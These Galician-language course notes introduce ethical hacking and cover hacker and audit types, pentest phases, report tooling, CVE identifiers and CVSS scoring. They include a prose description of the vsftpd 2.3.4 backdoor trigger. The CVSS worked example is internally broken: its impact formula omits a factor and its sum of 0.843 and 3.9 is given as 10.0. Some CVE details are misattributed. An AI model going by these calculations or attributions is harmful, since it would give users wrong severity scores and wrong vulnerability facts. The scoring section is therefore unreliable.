Hacking Ético - UD1 - Introdución á seguridade ofensiva

2025-2026

Táboa de contido

1. De interese

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

URLs de referencia

- repoEDU-CCbySA - Material educativo - Licenza CC by SA - **Repositorio**
- repoEDU-CCbySA - Material educativo - Licenza CC by SA - **Web**
- Infografía Hacking Ético
- GNU/Linux:
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 1
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 2
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 3
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 4
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 5

Plantilla mkdocs

- Plantilla mkdocs material baseada na personalizada por **Fernando Gómez Folgar**

Aviso Legal

2. Apuntamentos UD1

2.1 Que é o Hacking Ético?

O **hacking ético** é a práctica de avaliar a seguridade dun sistema informático ou rede mediante probas controladas que simulan ataques reais. A diferenza dos hackers maliciosos (black hats), os hackers éticos actúan con permiso explícito e dentro dun marco legal e ético.

O seu obxectivo é **previr ataques reais**, identificando e solucionando vulnerabilidades antes de que poidan ser explotadas.

2.1.1 Principios Fundamentais

- **Consentimento escrito**: Toda auditoría debe contar cun contrato ou acordo previo que detalle o alcance, métodos e autorización para realizar as probas.
- **Cumprimento legal e ético**: O profesional comprométese a non exceder os límites establecidos e a respectar a lexislación vixente sobre protección de datos, privacidade e acceso non autorizado.

2.2 Tipos de Hackers

Os hackers clasifícanse segundo o seu comportamento e intencións. Só os que operan con autorización e dentro da legalidade se consideran **hackers éticos**:

- 🕊️ **White Hat**: Hackers éticos que traballan con permiso para mellorar a seguridade.
- ⚫ **Black Hat**: Atacantes maliciosos que acceden sen permiso con intencións criminais.
- ⚪⚫ **Grey Hat**: Hackers que actúan sen autorización pero sen intención directa de facer dano; poden expoñer vulnerabilidades de forma non ética.

2.2.1 Equipos especializados dentro dos White Hat

- 🔴 **Red Team**: Simulan ataques reais con técnicas avanzadas para probar a resistencia da organización.
- 🔵 **Blue Team**: Defenden a infraestrutura monitorizando e respondendo aos ataques.
- 🟣 **Purple Team**: Colaboración entre Red e Blue Team para mellorar a eficacia conxunta.

2.3 Tipos de Auditorías

As auditorías pódense clasificar segundo distintos criterios:

2.3.1 Segundo o nivel de coñecemento previo

- ⚪ **Caixa branca (White Box)** Acceso total á documentación, código fonte, arquitectura da rede e credenciais.
- ⚫ **Caixa negra (Black Box)** Sen información previa, simulando un atacante externo.
- ⚪⚫ **Caixa gris (Gray Box)** Acceso parcial: algunhas credenciais, esquemas de rede ou roles de usuario.

2.3.2 Segundo o enfoque

- 🧱 **Interna**: Desde dentro da rede corporativa.
- 🌐 **Externa**: Desde internet, probando a superficie exposta ao exterior.

2.3.3 Segundo o obxectivo

- 🧪 **Auditoría técnica**: Sistemas, redes ou aplicacións.
- 📋 **Auditoría de cumprimento (compliance)**: Verificación de estándares legais ou normativos.
- 🧠 **Auditoría social**: Avaliación do factor humano (phishing, enxeñaría social).

2.4 Fundamentos da Seguridade da Información (CAID)

A seguridade da información baséase en catro principios esenciais que deben garantirse en calquera sistema:

2.4.1 Confidencialidade

Garante que a información só sexa accesible a persoas, entidades ou procesos autorizados.

- Evita o acceso non autorizado aos datos.
- Exemplos: cifrado, control de acceso, VPNs.

Exemplo: Un ficheiro médico cifrado para que só poida ser lido polo persoal sanitario autorizado.

2.4.2 Autenticidade

Confirma que a identidade de usuarios, sistemas ou datos sexa verdadeira e verificable.

- Verifica quen accede e de onde provén a información.
- Exemplos: contrasinais, certificados dixitais, firmas dixitais.

Exemplo: Un servidor web con certificado SSL válido.

2.4.3 Integridade

Asegura que os datos non foron modificados ou alterados sen autorización.

- Detecta manipulacións accidentais ou maliciosas.
- Exemplos: funcións hash, sumas de verificación, firmas dixitais.

Exemplo: Verificar o hash SHA-256 dun ficheiro descargado.

2.4.4 Dispoñibilidade

Garante que os sistemas e datos estean accesibles cando se necesiten.

- Protexe contra interrupcións de servizo.
- Exemplos: backups, redundancia, protección ante DoS.

Exemplo: Un sistema bancario en liña cun servidor redundante para evitar caídas.

2.5 Fases dun Test de Intrusión (Pentest)

Un test de intrusión segue un ciclo metodolóxico en 6 fases:

1. **Recopilación**
   Obtención de datos sobre o obxectivo: DNS, IPs, tecnoloxías, estrutura organizativa, correos, metadatos, etc. Pódese dividir en recoñecemento activo e pasivo.
2. **Análise de vulnerabilidades**
   Uso de escáneres e ferramentas para identificar posibles debilidades: servizos expostos, versións vulnerables, portas abertas, scripts de configuración, etc.
3. **Explotación**
   Executar ataques que aproveiten as vulnerabilidades atopadas para obter acceso ao sistema ou comprometer servizos.
4. **Post-explotación**
   Analizar o impacto, manter o acceso, recolectar información sensible e moverse lateralmente cara outros sistemas.
5. **Persistencia**
   Manter o acceso conseguido, así o obxectivo é garantir que o atacante poida manter o acceso ao sistema a longo prazo, mesmo despois dun reinicio ou intento de limpeza. Isto implica:
   - Instalación de backdoors ou portas traseiras.
   - Creación de contas ocultas ou modificación de contas existentes.
   - Manipulación de servizos ou tarefas automatizadas (ex. cron jobs, servizos persistentes).
   - Uso de software de acceso remoto camuflado (RATs).
   - Engadido de scripts en puntos de arranque do sistema.
6. **Informe**
   Redacción dun informe claro e profesional coas evidencias obtidas, vulnerabilidades detectadas, impacto potencial e recomendacións de mitigación.

2.5.1 Importancia de tomar anotacións nas 6 fases

Fase	Que anotar	Por que é crucial
Recopilación	Rangos IP, DNS, banners, metodoloxía de escaneo	Evita duplicar traballo, xustifica permisos, constrúe liña temporal.
Análise de vulnerabilidades	Versións detectadas, CVE, falsos positivos, scripts e saídas	Facilita validación e priorización de riscos.
Explotación	Exploits probados, parámetros, payloads, sesións	Permite reproducibilidade e xustificación forense.
Post-explotación	Información extraída, movemento lateral, privilexios	Mapea o impacto real e a cadea de ataque completa.
Persistencia	Backdoors engadidas, tarefas programadas, cambios no sistema	Asegura limpeza adecuada e creación de recomendacións precisas.
Informe	Capturas, comandos exactos, métricas CVSS, tempos	Xera un documento rigoroso e comprensíbel a todos os niveis.

2.5.2 Por que empregar **CherryTree** para as notas

As anotacións detalladas garanten reproducibilidade, trazabilidade e valor probatorio. **CherryTree** ofrece unha combinación óptima de organización, seguridade e exportación que encaixa perfectamente no fluxo de traballo dun pentester.

Funcionalidade de CherryTree	Beneficio directo no pentest
Estrutura en árbore (nodos-subnodos)	Organizar cada fase ou host con subseccións claras.
Texto enriquecido, imaxes, código con resaltado	Inserir capturas, saída de ferramentas e scripts sen perder legibilidade.
Buscador global e etiquetas	Recuperar rapidamente un CVE, IP ou comando.
Encriptado e contrasinal	Protexer datos sensibles (hashes, credenciais).
Autoguardado / copias automáticas	Minimizar risco de perda de información.
Exportación a PDF/HTML	Xerar anexos de informe ou material para o cliente sen pasos extra.
Portabilidade (Linux/Win/macOS)	Traballar coa mesma base de notas en calquera contorno.
Software libre e offline	Cumprir requisitos de confidencialidade sen custos adicionais.

2.6 Informes de Pentesting

2.6.1 Informes de Pentesting

O informe final é un dos resultados máis valiosos do proceso de pentesting. Pode redactarse en dúas versións complementarias, segundo o público destinatario:

Informe executivo (para directivos ou responsables de área)

Este documento presenta unha visión clara, sintética e comprensible dos riscos detectados. Debe conter:

- Resumo executivo orientado á toma de decisións.
- Identificación dos riscos principais, nivel de exposición e impacto potencial.
- Clasificación do risco segundo gravidade (ex. CVSS, código de cores).
- Implicacións legais, reputacionais ou económicas.
- Propostas de acción resumidas e roadmap de mitigación.

Este informe **non inclúe detalles técnicos**, senón que traduce os achados a linguaxe de negocio ou xestión.

Informe técnico (para equipos de seguridade e administración de sistemas)

Este informe contén os detalles necesarios para **reproducir, entender e mitigar** as vulnerabilidades atopadas. Debe incluír:

- Metodoloxía utilizada.
- CVE asociado, descrición técnica da vulnerabilidade.
- Ferramentas empregadas e comandos utilizados (ex. `nmap`, `searchsploit`, `metasploit` ...).
- Payloads empregados, capturas de pantalla e logs.
- Servizos, sistemas operativos e configuracións afectadas.
- Evidencias claras e reproducibles.
- Clasificación do risco (ex. CVSS).
- Propostas de corrección ou mitigación específicas.

Un bo informe, tanto técnico como executivo, debe ser:

- Claro, organizado e obxectivo.
- Comprensible para o seu público destinatario.
- Accionable: debe permitir tomar decisións ou aplicar solucións.
- Basado en evidencias e métricas verificables.

Este enfoque permite que cada parte interesada —dende a dirección ata os administradores— teña acceso á información que necesita para actuar con eficacia.

Recursos e estándares

ESTÁNDARES / GUÍAS

- OWASP Web Security Testing Guide – Sección Reporting
- PTES (Penetration Testing Execution Standard) – Reporting

- NIST SP 800-115 – Technical Guide to Information Security Testing and Assessment
- SANS – Writing a Penetration Testing Report

TEMPLATES E EXEMPLOS PÚBLICOS

- PurpleSec – Sample Penetration Test Report (PDF)
- Hack The Box – Sample Penetration Testing Report Template (PDF)
- OffSec – Example Report (OSCP/PEN-200)

Informes con sysreptor

QUE É?

SysReptor é unha plataforma de reporting para pentesting e red teaming. Permite escribir en **Markdown**, aplicar **deseños HTML/CSS** e exportar **PDF profesionais** cun só clic. Está dispoñible en modo **cloud** e **self-hosted** (Docker).

PARA QUE SERVE?

- Centralizar informes e achados.
- Reutilizar **templates/deseños** para diferentes clientes ou exames.
- Exportar rapidamente a PDF mantendo un estilo consistente.
- Integrar automatización (CLI) no teu fluxo de traballo.

CARACTERÍSTICAS CLAVE

- Editor Markdown + campos estruturados para findings.
- Motor de renderizado (Chromium/WeasyPrint) → PDF de alta calidade.
- **Templates oficiais para OffSec (OSCP, etc.) e Hack The Box (CPTS, CBBH, …)** dispoñibles para importar.
- Plan **Community** gratuíto (ata 3 usuarios) e opción de autoaloxamento sen costo.

LIGAZÓNS OFICIAIS

- Documentación: https://docs.sysreptor.com
- Repositorio (exemplos, CLI, designs): https://github.com/Syslifters
- OffSec Reporting con SysReptor: https://docs.sysreptor.com/offsec-reporting-with-sysreptor/
- HTB Reporting con SysReptor: https://docs.sysreptor.com/htb-reporting-with-sysreptor/

Templates oficiais dispoñibles

- **OffSec:** OSCP, OSWP, OSEP, OSED, OSEE, etc.
- **Hack The Box:** CPTS, CBBH, CDSA, CWEE, CAPE…

INSTALACIÓN LOCAL (SELF-HOSTED) NUNHA DISTRIBUCIÓN KALI GNU/LINUX

> **Cheat Sheets Docker**
>
> Ligazóns de Interese: Cheat Sheets Docker

Dentro da documentación oficial sobre a Instalación de sysreptor atoparás no pé de páxina no punto 1 Kali non soamente a documentación para a instalación nun sistema operativo Kali GNU/Linux, senón tamén a instalación de plantillas de offsec e htb, así como un titorial de uso da ferramenta.

Instalación de plantillas

1) OffSec designs

```
curl -s https://docs.sysreptor.com/assets/offsec-designs.tar.gz   | docker compose exec --no-TTY app python3 manage.py importdemodata --type=design
```

2) HTB designs e proxectos demo

```
curl -s https://docs.sysreptor.com/assets/htb-designs.tar.gz   | docker compose exec --no-TTY app python3 manage.py importdemodata --type=design
curl -s https://docs.sysreptor.com/assets/htb-demo-projects.tar.gz   | docker compose exec --no-TTY app python3 manage.py importdemodata --type=project
```

3) Interfaz web en http://localhost:8000 (por defecto)

Alternativa: subir os `.tar.gz` desde a interface web (Projects/Designs → **Upload**).

FLUXO TÍPICO PARA OSCP CON SYSREPTOR

```
1. Crear proxecto co template OSCP
2. Encher seccións: hosts, vulnerabilidades, PoC, capturas
3. Renderizar PDF
4. Comprimir en .7z (contraseña) segundo as normas de OffSec
5. Subir o paquete en ≤24 h ao portal de OffSec
```

Exemplo de compresión

```
7z a -t7z -p'MINHA_PASS' OSCP-OSID-Report.7z OSCP-OSID-Report.pdf
```

Por que empregar Markdown e LaTeX para informes de Hacking Ético

No ámbito do **hacking ético**, a documentación é tan importante como as probas realizadas. Escoller as ferramentas axeitadas para redactar informes profesionais pode marcar a diferenza entre un traballo técnico comprensible e unha presentación caótica. Aquí explicamos por que **Markdown** e **LaTeX** son dúas opcións ideais:

VANTAXES DE MARKDOWN

- **Sinxeleza e velocidade**: permite escribir contido estruturado con sintaxe mínima.
- **Compatibilidade web**: ideal para informes HTML estáticos ou publicacións en plataformas como MkDocs ou GitHub Pages.
- **Colaboración**: facilmente versionable con Git.
- **Previsualización inmediata**: moitos editores (como VS Code ou StackEdit) permiten ver o resultado mentres se escribe.
- **Exportación rápida**: pode converterse en PDF, DOCX ou HTML usando ferramentas como `pandoc`.

VANTAXES DE LATEX

- **Calidade tipográfica profesional**: especialmente útil para documentación formal e presentación de resultados técnicos.
- **Potente para fórmulas**: ideal para expresar algoritmos, expresións criptográficas ou matemáticas (ex: hash SHA-256, algoritmos RSA, etc.).
- **Control total sobre o deseño**: desde cabeceiras, índices, bibliografía ata anexos con código.
- **Amplamente usado en contextos académicos e científicos**.

USO COMBINADO SEGUNDO NECESIDADES

Nun proxecto de hacking ético, o informe é o produto final que ve o cliente. Empregar ferramentas como **Markdown e LaTeX** non só mellora a presentación, senón que facilita a reproducibilidade, a colaboración e a automatización da documentación técnica.

"Un informe claro é tan importante como unha auditoría ben feita."

- Usa **Markdown** para informes rápidos, colaborativos e web (ex. informes preliminares ou documentación interna).
- Usa **LaTeX** para informes finais, profesionais ou cando se require precisión visual (ex. presentación a direccións ou clientes).

Recursos recomendados

1. Markdown Cheat Sheet
2. Learn LateX in 30 minutes

Exemplos de uso básicos para Informes

1. Uso de markdown → Visualizar o md
2. Uso de LaTeX → Visualizar o tex

USO DE MODELOS LATEX PARA INFORMES TÉCNICOS PROFESIONAIS

De interese

LaTeX é especialmente recomendable para a creación de informes profesionais pola súa alta calidade tipográfica, estrutura modular e soporte avanzado para figuras, táboas e código fonte. Ademais, facilita a reproducibilidade e consistencia dos documentos técnicos.

Pódense empregar modelos preconfigurados baseados en LaTeX para xerar informes profesionais de auditoría. Dentro do repositorio repoEDU-CCbySA podes atopar unha plantilla na cal basearte para prodecer a realizar un informe:

Como usalo:

1. Usar `git` con sparse-checkout para clonar só a parte necesaria:

```
git clone --no-checkout https://github.com/ricardofc/repoEDU-CCbySA
cd repoEDU-CCbySA
git sparse-checkout init --cone
git sparse-checkout set script-bash-html2pdf/sources/LaTeX-sources/Informes
git fetch origin
git checkout origin/main -- script-bash-html2pdf/sources/LaTeX-sources/Informes
```

2. Xerar un novo proxecto de informe baseado na plantilla:

```
cd script-bash-html2pdf/sources/LaTeX-sources/Informes
bash clone-template-new-machine.sh Probando
cd Probando
```

3. Editar o ficheiro `probando.tex` co contido da auditoría:
   Personaliza os ficheiros `.tex` con:
   - Datos do cliente
   - Resumo executivo
   - Vulnerabilidades detectadas
   - Medidas de mitigación

```
vim probando.tex
```

4. Compilar o PDF final:

```
latexmk -pdf -pvc probando.tex
```

O informe final estará dispoñible como `probando.pdf`.

Estes modelos seguen un formato técnico claro e profesional adaptado a auditorías de ciberseguridade en contornos educativos ou reais

2.6.2 Que é un CVE?

CVE significa **"Common Vulnerabilities and Exposures"**. É un sistema de identificación pública para vulnerabilidades de seguridade coñecidas. Foi creado para que diferentes ferramentas e bases de datos poidan referirse ás mesmas vulnerabilidades de maneira consistente e estandarizada.

Obxectivo de CVE

- Identificar de forma única cada vulnerabilidade ou exposición coñecida.
- Proporcionar un **CVE ID** estandarizado.
- Permitir que os fabricantes, investigadores e profesionais de seguridade falen da mesma ameaza co mesmo nome.

Que é un CVE ID?

Un **CVE ID** é un identificador único que segue o seguinte formato:

```
CVE-ANO-NÚMERO
```

Por exemplo: `CVE-2011-2523`

- **CVE** → Prefixo do sistema.
- **2011** → Ano no que se asignou ou descubriu a vulnerabilidade.
- **2523** → Número secuencial dentro dese ano.

Referencias oficiais e fontes

- **MITRE Corporation**: https://cve.mitre.org
- **NIST NVD (National Vulnerability Database)**: https://nvd.nist.gov
- Outros recursos:
  - Exploit-DB
  - SecurityFocus
  - CERT/CC

Exemplo real: CVE-2011-2523

📝 DESCRICIÓN

Esta vulnerabilidade afecta ao **vsftpd (Very Secure FTP Daemon)** na versión 2.3.4.

CVE-2011-2523: A versión 2.3.4 do vsftpd contiña unha porta traseira (backdoor) intencionadamente introducida por un terceiro malicioso no código fonte dispoñible para descarga pública. Ao conectarse cun nome de usuario que contiña ":)", o servidor abría unha shell de raíz no porto TCP 6200.

🧨 IMPACTO

- Permite execución remota de código como **root**.
- Non require autenticación.
- Foi un **caso notorio** porque non foi un bug típico, senón unha **inserción maliciosa** no código fonte.

🛠 MITIGACIÓN

- **Eliminar** a versión afectada (2.3.4).

- **Actualizar** a unha versión verificada posterior.
- Verificar a **integridade** dos paquetes descargados (hash SHA256, firma GPG, etc.).

🔗 LIGAZÓNS ÚTILES

- MITRE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
- NVD: https://nvd.nist.gov/vuln/detail/CVE-2011-2523
- Exploit-DB: https://www.exploit-db.com/exploits/17491

2.6.3 Orixe e mantemento do CVE

O estándar **CVE** foi proposto e desenvolvido orixinalmente por **MITRE Corporation** no ano **1999**. MITRE continúa a ser a organización responsable de manter e xestionar o sistema CVE, actuando como **CVE Numbering Authority (CNA) raíz**. Este proxecto está patrocinado pola **Agencia de Ciberseguridade e Infraestrutura dos Estados Unidos (CISA)**, que depende do **Departamento de Seguridade Nacional (DHS)**.

Situción actual (2025)

A día de hoxe, **MITRE segue mantendo o sistema CVE**, coordinando máis de **400 CNAs a nivel mundial** e controlando a asignación e publicación dos identificadores de vulnerabilidade.

Con todo, existen **incertezas sobre o futuro inmediato**:

- O **financiamento federal** de MITRE para operar o programa **expirou o 16 de abril de 2025**.
- Isto provocou preocupación na comunidade, xa que **sen financiamento, MITRE non pode asignar novos CVEs** nin manter o rexistro operativo.
- A **CISA realizou unha extensión temporal de 11 meses** que permite que o servizo continúe ata **marzo de 2026**, pero non hai garantías máis alá dese prazo.

Futuro posible

Ante este contexto, xurdiron varias propostas:

- A creación dunha **CVE Foundation**, unha entidade sen ánimo de lucro que xestione o estándar de forma **máis neutral e independente do financiamento estatal**.
- O uso de **modelos descentralizados**, como blockchain ou consorcios interinstitucionais internacionais, para **garantir a continuidade e confianza no sistema**.
- A maior implicación doutros actores da industria, como empresas privadas, universidades ou gobernos estranxeiros, que poderían asumir parte da gobernanza.

Conclusións

- O CVE-2011-2523 é un exemplo claro de como unha vulnerabilidade pode ser identificada, referenciada e mitigada grazas ao sistema CVE. Ao empregar CVE IDs, diferentes organizacións e profesionais poden colaborar, rastrexar e responder rapidamente ás ameazas de seguridade.
- **MITRE segue ao cargo do CVE** en 2025 grazas a unha extensión de financiamento temporal.
- Non hai plans inmediatos para que MITRE abandone o sistema, pero a súa continuidade depende do apoio sostido por parte de **CISA ou alternativas estruturais**.
- A comunidade internacional xa está explorando **solucións a longo prazo** para evitar a dependencia dunha única entidade.

2.6.4 Clasificación do risco (CVSS)

A **Clasificación do risco** nun informe de pentesting refírese á avaliación da gravidade das vulnerabilidades atopadas, coa finalidade de priorizar a súa corrección.

O sistema máis estendido para cuantificar esa gravidade é o **CVSS (Common Vulnerability Scoring System)**.

QUE É O CVSS?

CVSS proporciona unha puntuación numérica entre **0.0 e 10.0**, baseada en factores como:

- **Vectores de ataque**: remoto, local, requírese ou non autenticación, etc.
- **Impacto**: sobre a confidencialidade, integridade e dispoñibilidade.
- **Complexidade do ataque**: se é sinxelo ou require pasos intermedios.

Puntuación CVSS	Nivel de risco
0.0	Ningún
0.1 – 3.9	Baixo
4.0 – 6.9	Medio
7.0 – 8.9	Alto
9.0 – 10.0	Crítico

EXEMPLO DE VECTOR CVSS EXPLICADO

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Campo	Código	Valor	Significado
Versión	CVSS	3.1	Versión do estándar utilizada
Vector de ataque	AV	N	Network: ataque remoto vía rede
Complexidade do ataque	AC	L	Low: o ataque é sinxelo, sen condicións especiais
Privilexios requiridos	PR	N	None: non require autenticación previa
Interacción do usuario	UI	N	None: a vítima non ten que facer nada
Ámbito	S	U	Unchanged: o ataque non afecta a outros sistemas
Confidencialidade afectada	C	H	High: pode acceder a información sensible
Integridade afectada	I	H	High: pode modificar ou corromper datos
Dispoñibilidade afectada	A	H	High: pode bloquear ou derrubar servizos

📊 Esta combinación representa un risco **crítico (10.0)**, xa que o ataque é remoto, automático e con consecuencias severas.

CALCULADORA CVSS

A calculadora oficial de CVSS permite introducir manualmente as características dunha vulnerabilidade e obter automaticamente a súa puntuación CVSS. Esta ferramenta é útil para:

- Validar se a puntuación asignada nun informe é coherente cos factores reais.
- Simular diferentes escenarios de ataque e o seu impacto.
- Explicar visualmente a directivos ou técnicos como se determina a gravidade dunha vulnerabilidade.
- Obter o vector exacto CVSS dunha vulnerabilidade detectada localmente (cando non ten CVE asignado).

ONDE SE EMPREGA CVSS?

O CVSS é un estándar adoptado por múltiples bases de datos de vulnerabilidades e plataformas de seguridade:

Plataforma / BD	Usa CVSS
NVD (National Vulnerability Database)	✅
VulnDB (Risk Based Security)	✅
Exploit Database	❌ (pero adoita referenciar CVEs)
MITRE CVE	✅ (referencia a NVD para puntuación)
Tenable / Nessus	✅
Rapid7 / InsightVM	✅

💡 **VulnDB**, en concreto, ofrece clasificacións CVSS e tamén puntuacións propias adicionais baseadas en contexto comercial.

COMO SE CALCULA A PUNTUACIÓN CVSS BASE (V3.1)

A puntuación CVSS base non é a suma directa dos valores das métricas. Cada opción dentro dunha métrica ten unha ponderación numérica interna, que se usa nunha fórmula estándar para calcular o impacto e a explotabilidade da vulnerabilidade.

Conversión de valores cualitativos a numéricos

Métrica	Valor	Ponderación interna
AV (Attack Vector)	Network (N)	0.85
	Adjacent (A)	0.62
	Local (L)	0.55
	Physical (P)	0.20
AC (Attack Complexity)	Low (L)	0.77
	High (H)	0.44
PR (Privileges Required)	None (N)	0.85
	Low (L)	0.62 / 0.68
	High (H)	0.27 / 0.50
UI (User Interaction)	None (N)	0.85
	Required (R)	0.62
C / I / A	High (H)	0.56
	Low (L)	0.22
	None (N)	0.00

⚠️ O valor de PR depende do campo Scope (Unchanged ou Changed)

Fórmula (Scope Unchanged)

```
Impact = 1 - [(1 - C) × (1 - I) × (1 - A)]
Exploitability = 8.22 × AV × AC × PR × UI
Base Score = round_up(min(Impact + Exploitability, 10))
```

Aplicación ao CVE-2011-2523

Usando os seguintes valores:

- AV:N (0.85), AC:L (0.77), PR:N (0.85), UI:N (0.85)
- C:H (0.56), I:H (0.56), A:H (0.56)
- Scope: Unchanged

Cálculos:

- `Impact = 1 - (1 - 0.56)^3 ≈ 0.843`
- `Exploitability ≈ 8.22 × 0.85 × 0.77 × 0.85 × 0.85 ≈ 3.9`
- `Base Score = round_up(min(0.843 + 3.9, 10)) = 10.0`

Esta puntuación indica un risco crítico segundo o estándar CVSS v3.1.

Exemplo aplicado: cálculo CVSS real para unha vulnerabilidade coñecida

VULNERABILIDADE EXEMPLO: CVE-2021-44228 (LOG4SHELL)

- **Descrición**: Execución remota de código en Apache Log4j 2

- **Impacto**: Permite a atacantes executar código arbitrario vía xestión de logs
- **Afecta**: múltiples aplicacións Java
- **CVSS Base Score**: 10.0 (Crítico)

🔗 https://nvd.nist.gov/vuln/detail/CVE-2021-44228

VECTOR CVSS COMPLETO

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
```

Descomposición:

Campo	Código	Valor	Significado
Vector de ataque	AV	N	Network: pode atacarse remotamente
Complexidade do ataque	AC	L	Low: moi sinxelo de explotar
Privilexios requiridos	PR	N	None: non require login
Interacción do usuario	UI	N	None: a vítima non fai nada
Ámbito	S	C	Changed: o ataque pode afectar outros sistemas ou dominios
Confidencialidade afectada	C	H	High: acceso completo á información
Integridade afectada	I	H	High: modificación total de datos posibles
Dispoñibilidade afectada	A	H	High: pode derrubar o sistema

USO NO INFORME

Vulnerabilidade detectada: Uso de Log4j vulnerable (v2.14.1)
CVE: CVE-2021-44228
Gravidade: Crítica
CVSS: 10.0
Vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`
Recomendación: Actualizar inmediatamente a versión segura (2.17.0 ou superior)

Exemplo aplicado: vulnerabilidade de gravidade media

VULNERABILIDADE: CVE-2020-10560 (PHPMYADMIN CSRF)

- **Descrición**: phpMyAdmin 4.9.1 é vulnerable a un ataque de tipo CSRF que permite cambiar a configuración do servidor
- **Impacto**: Modificacións non autorizadas mediante interacción do usuario
- **CVSS Base Score**: 6.5 (Gravidade media)

🔗 https://nvd.nist.gov/vuln/detail/CVE-2020-10560

VECTOR CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N
```

Campo	Código	Valor	Significado
Vector de ataque	AV	N	Network: pode atacarse remotamente
Complexidade do ataque	AC	L	Low: o ataque é sinxelo
Privilexios requiridos	PR	N	None: non require login previo
Interacción do usuario	UI	R	Required: a vítima debe facer clic ou acceder a un link
Ámbito	S	U	Unchanged: afecta só ao sistema atacado
Confidencialidade afectada	C	N	None: non se accede a información
Integridade afectada	I	H	High: pode cambiar a configuración ou contido
Dispoñibilidade afectada	A	N	None: non afecta ao funcionamento do sistema

USO NO INFORME

Vulnerabilidade detectada: phpMyAdmin vulnerable a CSRF
CVE: CVE-2020-10560
Gravidade: Media
CVSS: 6.5
Vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N`
Recomendación: Actualizar phpMyAdmin á versión máis recente ou aplicar token CSRF e políticas de orixe

---

Exemplo aplicado: vulnerabilidade de risco baixo

VULNERABILIDADE: CVE-2020-26160 (JWT TOKEN SIN FIRMA)

- **Descrición**: A biblioteca Java JWT (com.auth0:java-jwt antes da v3.4.0) permite a creación de tokens sen firma ao usar o algoritmo 'none'
- **Impacto**: Permite a un atacante autenticar sen clave se o servidor non verifica a firma do token
- **CVSS Base Score**: 3.7 (Baixo)

🔗 https://nvd.nist.gov/vuln/detail/CVE-2020-26160

VECTOR CVSS

```
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
```

Campo	Código	Valor	Significado
Vector de ataque	AV	N	Network: o ataque é remoto
Complexidade do ataque	AC	H	High: require coñecementos específicos e condicións raras
Privilexios requiridos	PR	N	None: non require login previo
Interacción do usuario	UI	N	None: non precisa acción da vítima
Ámbito	S	U	Unchanged: afecta só ao sistema atacado
Confidencialidade afectada	C	L	Low: posible acceso limitado a datos
Integridade afectada	I	L	Low: pode modificar datos de maneira limitada
Dispoñibilidade afectada	A	N	None: non afecta á dispoñibilidade do sistema

---

INTERPRETACIÓN

Esta vulnerabilidade representa un risco **baixo**, xa que:

- Require condicións específicas para ser explotada
- O impacto é limitado tanto na confidencialidade como na integridade
- Non afecta á dispoñibilidade do sistema

USO NO INFORME

Vulnerabilidade detectada: Uso da biblioteca Java JWT con soporte para tokens sen firma
CVE: CVE-2020-26160
Gravidade: Baixa
CVSS: 3.7
Vector: `CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N`
Recomendación: Actualizar a biblioteca a versión 3.4.0 ou superior e verificar que a validación da firma está activada

---

CVSS: 9.8 vs 10.0 — Que significa realmente?

1) O QUE MIDE O NÚMERO (10 VS 9.8)

O número CVSS é **unha medida técnica e normalizada do risco base** (combinación de vectores: AV, AC, PR, UI, S, C, I, A). É unha puntuación **numérica** para axudar a priorizar; non é unha medida absoluta do "dano real" nin da facilidade de explotación en todos os contextos.

- **10.0** significa que, coas métricas escollidas, a fórmula estándar devolve o máximo arredondado.
- **9.8** é moi próximo ao máximo e segue estando na categoría **Critical** — e na práctica **o resultado operativo é o mesmo**: sistema comprometido, prioridade máxima.

2) ENTÓN 10.0 É "MÁIS PERIGOSO" QUE 9.8?

Non en termos prácticos. Ambos indican risco **crítico**. A diferenza 10.0 → 9.8 é só un valor aritmético pequeno que se pode deber, por exemplo a eleccións de métricas (`S:U` vs `S:C`),

Non supón que con 9.8 "sexas menos root" — se obtés root, o impacto real é maximal e o tratamento operativo debe ser idéntico.

3) PARA QUE SERVE ENTÓN TER ESTE NÚMERO?

O número serve para cousas prácticas e administrativas:
- **Priorización/triaxe**: agrupar vulnerabilidades en Critical / High / Medium / Low.
- **SLA e reporting**: facer métricas (ex.: corrixir todas as CRITICAL nun prazo de 7 días).
- **Comparación** entre activos e tendencias ao longo do tempo.
- **Automatización** de workflows (tickets, escalados) segundo thresholds numéricos.

CONCLUSIÓN

A puntuación CVSS serve para **priorizar vulnerabilidades de maneira estandarizada**, pero non recolle toda a realidade dun ataque. Unha diferenza de décimas (9.8 vs 10.0) non debería condicionar a decisión técnica, porque ambas pertencen á categoría **Crítica** e indican risco moi alto. O número orienta, pero non determina por si só o nivel de resposta.

O que realmente importa é o **impacto práctico da vulnerabilidade**: se permite execución de código como `root`, acceso completo ao sistema ou compromete información sensible, a prioridade debe ser máxima. Neses casos, máis alá do valor CVSS, o equipo de seguridade debe aplicar medidas urxentes como o illamento do sistema, a aplicación de parches, a restauración desde copias seguras e a investigación da posible intrusión.

En resumo, **o xuízo humano complementa o CVSS**: a métrica é útil para comparacións e informes, pero a resposta real depende do contexto técnico e empresarial. Así, vulnerabilidades cun 9.8 ou un 10 requiren exactamente a mesma reacción: tratarse como críticas e actuar de inmediato para minimizar o risco.

2.6.5 Que é un CWE?

Referencia oficial

https://cwe.mitre.org

